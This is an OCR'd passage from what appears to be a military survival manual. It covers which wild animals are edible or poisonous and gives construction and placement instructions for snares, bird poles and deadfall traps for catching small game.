


Figure 8-2. Fish with poisonous flesh.

Amphibians

Frogs and salamanders are easily found around bodies of fresh water. Frogs seldom move from the safety of the water's edge. At the first sign of danger, they plunge into the water and bury themselves in the mud and debris. There are few poisonous species of frogs. Avoid any brightly colored frog or one that has a distinct "X" mark on it's back. Do not confuse toads with frogs. You normally find toads in drier environments. Several species of toads secrete a poisonous substance through their skin as a defense against attack. Therefore, to avoid poisoning, do not handle or eat toads.
Salamanders are nocturnal. The best time to catch them is at night using a light. They can range in size from a few centimeters to well over 60 centimeters in length. Look in water around rocks and mud banks for salamanders.

Reptiles

Reptiles are a good protein source and relatively easy to catch. You should cook them, but in an emergency, you can eat them raw. Their raw flesh may transmit parasites, but because reptiles are cold-blooded, they do not carry the blood diseases of the warm-blooded animals.
The box turtle is a commonly encountered turtle that you should not eat. It feeds on poisonous mushrooms and may build up a highly toxic poison in its flesh. Cooking does not destroy this toxin. Avoid the hawksbill turtle, found in the Atlantic Ocean, because of its poisonous thorax gland. Poisonous snakes, alligators, crocodiles, and large sea turtles present obvious hazards to the survivor.

Birds

All species of birds are edible, although the flavor will vary considerably. You may skin fish-eating birds to improve their taste. As with any wild animal, you must understand birds' common habits to have a realistic chance of capturing them. You can take pigeons, as well as some other species, from their roost at night by hand. During the nesting season, some species will not leave the nest even when approached. Knowing where and when the birds nest makes catching them easier (Figure 8-3). Birds tend to have regular flyways going from the roost to a feeding area, to water, and so forth. Careful observation should reveal where these flyways are and indicate good areas for catching birds in nets stretched across the flyways (Figure 8-4). Roosting sites and waterholes are some of the most promising areas for trapping or snaring.

Types of Birds	Frequent Nesting Places	Nesting Periods
Inland birds	Trees, woods, or fields	Spring and early summer in temperate and arctic regions; year round in the tropics
Cranes and herons	Mangrove swamps or high trees near water	Spring and early summer
Some species of owls	High trees	Late December through March
Ducks, geese, and swans	Tundra areas near ponds, rivers, or lakes	Spring and early summer in arctic regions
Some sea birds	Sandbars or low sand islands	Spring and early summer in temperate and arctic regions
Gulls, auks, murres, and cormorants	Steep rocky coasts	Spring and early summer in temperate and arctic regions

Figure 8-3. Bird nesting places.




Figure 8-4. Catching birds in a net.

Nesting birds present another food source--eggs. Remove all but two or three eggs from the clutch, marking the ones that you leave. The bird will continue to lay more eggs to fill the clutch. Continue removing the fresh eggs, leaving the ones you marked.

Mammals

Mammals are excellent protein sources and, for Americans, the most tasty food source. There are some drawbacks to obtaining mammals. In a hostile environment, the enemy may detect any traps or snares placed on land. The amount of injury an animal can inflict is in direct proportion to its size. All mammals have teeth and nearly all will bite in self-defense. Even a squirrel can inflict a serious wound and any bite presents a serious risk of infection. Also, a mother can be extremely aggressive in defense of her young. Any animal with no route of escape will fight when cornered.
All mammals are edible; however, the polar bear and bearded seal have toxic levels of vitamin A in their livers. The platypus, native to Australia and Tasmania, is an egg-laying, semiaquatic mammal that has poisonous glands. Scavenging mammals, such as the opossum, may carry diseases.

TRAPS AND SNARES

For an unarmed survivor or evader, or when the sound of a rifle shot could be a problem, trapping or snaring wild game is a good alternative. Several well-placed traps have the potential to catch much more game than a man with a rifle is likely to shoot. To be effective with any type of trap or snare, you must--

- Be familiar with the species of animal you intend to catch.
- Be capable of constructing a proper trap.
- Not alarm the prey by leaving signs of your presence.

There are no catchall traps you can set for all animals. You must determine what species are in a given area and set your traps specifically with those animals in mind. Look for the following:

- Runs and trails.
- Tracks.
- Droppings.
- Chewed or rubbed vegetation.
- Nesting or roosting sites.
- Feeding and watering areas.

Position your traps and snares where there is proof that animals pass through. You must determine if it is a "run" or a "trail." A trail will show signs of use by several species and will be rather distinct. A run is usually smaller and less distinct and will only contain signs of one species. You may construct a perfect snare, but it will not catch anything if haphazardly placed in the woods. Animals have bedding areas, waterholes, and feeding areas with trails leading from one to another. You must place snares and traps around these areas to be effective.

For an evader in a hostile environment, trap and snare concealment is important. It is equally important, however, not to create a disturbance that will alarm the animal and cause it to avoid the trap. Therefore, if you must dig, remove all fresh dirt from the area. Most animals will instinctively avoid a pitfall-type trap. Prepare the various parts of a trap or snare away from the site, carry them in, and set them up. Such actions make it easier to avoid disturbing the local vegetation, thereby alerting the prey. Do not use freshly cut, live vegetation to construct a trap or snare. Freshly cut vegetation will "bleed" sap that has an odor the prey will be able to smell. It is an alarm signal to the animal.

You must remove or mask the human scent on and around the trap you set. Although birds do not have a developed sense of smell, nearly all mammals depend on smell even more than on sight. Even the slightest human scent on a trap will alarm the prey and cause it to avoid the area. Actually removing the scent from a trap is difficult but masking it is relatively easy. Use the fluid from the gall and urine bladders of previous kills. Do not use human urine. Mud, particularly from an area with plenty of rotting vegetation, is also good. Use it to coat your hands when handling the trap and to coat the trap when setting it. In nearly all parts of the world, animals know the smell of burned vegetation and smoke. It is only when a fire is actually burning that they become alarmed. Therefore, smoking the trap parts is an effective means to mask your scent. If one of the above techniques is not practical, and if time permits, allow a trap to weather for a few days and then set it. Do not handle a trap while it is weathering. When you position the trap, camouflage it as naturally as possible to prevent detection by the enemy and to avoid alarming the prey.

Traps or snares placed on a trail or run should use channelization. To build a channel, construct a funnel-shaped barrier extending from the sides of the trail toward the trap, with the narrowest part nearest the trap. Channelization should be inconspicuous to avoid alerting the prey. As the animal gets to the trap, it cannot turn left or right and continues into the trap. Few wild animals will back up, preferring to face the direction of travel. Channelization does not have to be an impassable barrier. You only have to make it inconvenient for the animal to go over or through the barrier. For best effect, the channelization should reduce the trail's width to just slightly wider than the targeted animal's body. Maintain this constriction at least as far back from the trap as the animal's body length, then begin the widening toward the mouth of the funnel.

Use of Bait

Baiting a trap or snare increases your chances of catching an animal. When catching fish, you must bait nearly all the devices. Success with an unbaited trap depends on its placement in a good location. A baited trap can actually draw animals to it. The bait should be something the animal knows. This bait, however, should not be so readily available in the immediate area that the animal can get it close by. For example, baiting a trap with corn in the middle of a corn field would not be likely to work. Likewise, if corn is not grown in the region, a corn-baited trap may arouse an animal's curiosity and keep it alerted while it ponders the strange food. Under such circumstances it may not go for the bait. One bait that works well on small mammals is the peanut butter from a meal, ready-to-eat (MRE) ration. Salt is also a good bait. When using such baits, scatter bits of it around the trap to give the prey a chance to sample it and develop a craving for it. The animal will then overcome some of its caution before it gets to the trap.

If you set and bait a trap for one species but another species takes the bait without being caught, try to determine what the animal was. Then set a proper trap for that animal, using the same bait.

> *Note: Once you have successfully trapped an animal, you will not only gain confidence in your ability, you also will have resupplied yourself with bait for several more traps.*

Trap and Snare Construction

Traps and snares *crush, choke, hang,* or *entangle* the prey. A single trap or snare will commonly incorporate two or more of these principles. The mechanisms that provide power to the trap are almost always very simple. The struggling victim, the force of gravity, or a bent sapling's tension provides the power.

The heart of any trap or snare is the trigger. When planning a trap or snare, ask yourself how it should affect the prey, what is the source of power, and what will be the most efficient trigger. Your answers will help you devise a specific trap for a specific species. Traps are designed to catch and hold or to catch and kill. Snares are traps that incorporate a noose to accomplish either function.

Simple Snare

A simple snare (Figure 8-5) consists of a noose placed over a trail or den hole and attached to a firmly planted stake. If the noose is some type of cordage placed upright on a game trail, use small twigs or blades of grass to hold it up. Filaments from spider webs are excellent for holding nooses open. Make sure the noose is large enough to pass freely over the animal's head. As the animal continues to move, the noose tightens around its neck. The more the animal struggles, the tighter the noose gets. This type of snare usually does not kill the animal. If you use cordage, it may loosen enough to slip off the animal's neck. Wire is therefore the best choice for a simple snare.




Figure 8-5. Simple snare.

Drag Noose

Use a drag noose on an animal run (Figure 8-6). Place forked sticks on either side of the run and lay a sturdy crossmember across them. Tie the noose to the crossmember and hang it at a height above the animal's head. (Nooses designed to catch by the head should never be low enough for the prey to step into with a foot.) As the noose tightens around the animal's neck, the animal pulls the crossmember from the forked sticks and drags it along. The surrounding vegetation quickly catches the crossmember and the animal becomes entangled.




Figure 8-6. Drag noose.

Twitch-Up

A twitch-up is a supple sapling, which, when bent over and secured with a triggering device, will provide power to a variety of snares. Select a hardwood sapling along the trail. A twitch-up will work much faster and with more force if you remove all the branches and foliage.

Twitch-Up Snare

A simple twitch-up snare uses two forked sticks, each with a long and short leg (Figure 8-7). Bend the twitch-up and mark the trail below it. Drive the long leg of one forked stick firmly into the ground at that point. Ensure the cut on the short leg of this stick is parallel to the ground. Tie the long leg of the remaining forked stick to a piece of cordage secured to the twitch-up. Cut the short leg so that it catches on the short leg of the other forked stick. Extend a noose over the trail. Set the trap by bending the twitch-up and engaging the short legs of the forked sticks. When an animal catches its head in the noose, it pulls the forked sticks apart, allowing the twitch-up to spring up and hang the prey.

> *Note: Do not use green sticks for the trigger. The sap that oozes out could glue them together.*




Figure 8-7. Twitch-up snare.

Squirrel Pole

A squirrel pole is a long pole placed against a tree in an area showing a lot of squirrel activity (Figure 8-8). Place several wire nooses along the top and sides of the pole so that a squirrel trying to go up or down the pole will have to pass through one or more of them. Position the nooses (5 to 6 centimeters in diameter) about 2.5 centimeters off the pole. Place the top and bottom wire nooses 45 centimeters from the top and bottom of the pole to prevent the squirrel from getting its feet on a solid surface. If this happens, the squirrel will chew through the wire. Squirrels are naturally curious. After an initial period of caution, they will try to go up or down the pole and will get caught in a noose. The struggling animal will soon fall from the pole and strangle. Other squirrels will soon follow and, in this way, you can catch several squirrels. You can emplace multiple poles to increase the catch.




Figure 8-8. Squirrel pole.

Ojibwa Bird Pole

An Ojibwa bird pole is a snare used by native Americans for centuries (Figure 8-9). To be effective, place it in a relatively open area away from tall trees. For best results, pick a spot near feeding areas, dusting areas, or watering holes. Cut a pole 1.8 to 2.1 meters long and trim away all limbs and foliage. Do not use resinous wood such as pine. Sharpen the upper end to a point, then drill a small diameter hole 5 to 7.5 centimeters down from the top. Cut a small stick 10 to 15 centimeters long and shape one end so that it will almost fit into the hole. This is the perch. Plant the long pole in the ground with the pointed end up. Tie a small weight, about equal to the weight of the targeted species, to a length of cordage. Pass the free end of the cordage through the hole, and tie a slip noose that covers the perch. Tie a single overhand knot in the cordage and place the perch against the hole. Allow the cordage to slip through the hole until the overhand knot rests against the pole and the top of the perch. The tension of the overhand knot against the pole and perch will hold the perch in position. Spread the noose over the perch, ensuring it covers the perch and drapes over on both sides. Most birds prefer to rest on something above ground and will land on the perch. As soon as the bird lands, the perch will fall, releasing the over-hand knot and allowing the weight to drop. The noose will tighten around the bird's feet, capturing it. If the weight is too heavy, it will cut the bird's feet off, allowing it to escape.




Figure 8-9. Ojibwa bird pole.

Noosing Wand

A noose stick or "noosing wand" is useful for capturing roosting birds or small mammals (Figure 8-10). It requires a patient operator. This wand is more a weapon than a trap. It consists of a pole (as long as you can effectively handle) with a slip noose of wire or stiff cordage at the small end. To catch an animal, you slip the noose over the neck of a roosting bird and pull it tight. You can also place it over a den hole and hide in a nearby blind. When the animal emerges from the den, you jerk the pole to tighten the noose and thus capture the animal. Carry a stout club to kill the prey.



Figure 8-10. Noosing wand.

Treadle Spring Snare

Use a treadle snare against small game on a trail (Figure 8-11). Dig a shallow hole in the trail. Then drive a forked stick (fork down) into the ground on each side of the hole on the same side of the trail. Select two fairly straight sticks that span the two forks. Position these two sticks so that their ends engage the forks. Place several sticks over the hole in the trail by positioning one end over the lower horizontal stick

and the other on the ground on the other side of the hole. Cover the hole with enough sticks so that the prey must step on at least one of them to set off the snare. Tie one end of a piece of cordage to a twitch-up or to a weight suspended over a tree limb. Bend the twitch-up or raise the suspended weight to determine where You will tie a 5 centimeter or so long trigger. Form a noose with the other end of the cordage. Route and spread the noose over the top of the sticks over the hole. Place the trigger stick against the horizontal sticks and route the cordage behind the sticks so that the tension of the power source will hold it in place. Adjust the bottom horizontal stick so that it will barely hold against the trigger. A the animal places its foot on a stick across the hole, the bottom horizontal stick moves down, releasing the trigger and allowing the noose to catch the animal by the foot. Because of the disturbance on the trail, an animal will be wary. You must therefore use channelization.




Figure 8-11. Treadle spring snare.

Figure 4 Deadfall

The figure 4 is a trigger used to drop a weight onto a prey and crush it (Figure 8-12). The type of weight used may vary, but it should be heavy enough to kill or incapacitate the prey immediately. Construct the

figure 4 using three notched sticks. These notches hold the sticks together in a figure 4 pattern when under tension. Practice making this trigger before-hand; it requires close tolerances and precise angles in its construction.




Figure 8-12. Figure 4 deadfall.

Paiute Deadfall

The Paiute deadfall is similar to the figure 4 but uses a piece of cordage and a catch stick (Figure 8-13). It has the advantage of being easier to set than the figure 4. Tie one end of a piece of cordage to the lower end of the diagonal stick. Tie the other end of the cordage to another stick about 5 centimeters long. This 5-centimeter stick is the catch stick. Bring the cord halfway around the vertical stick with the catch stick at a 90-degree angle. Place the bait stick with one end against the drop weight, or a peg driven into the ground, and the other against the catch stick. When a prey disturbs the bait stick, it falls free, releasing the catch stick. As the diagonal stick flies up, the weight falls, crushing the prey.

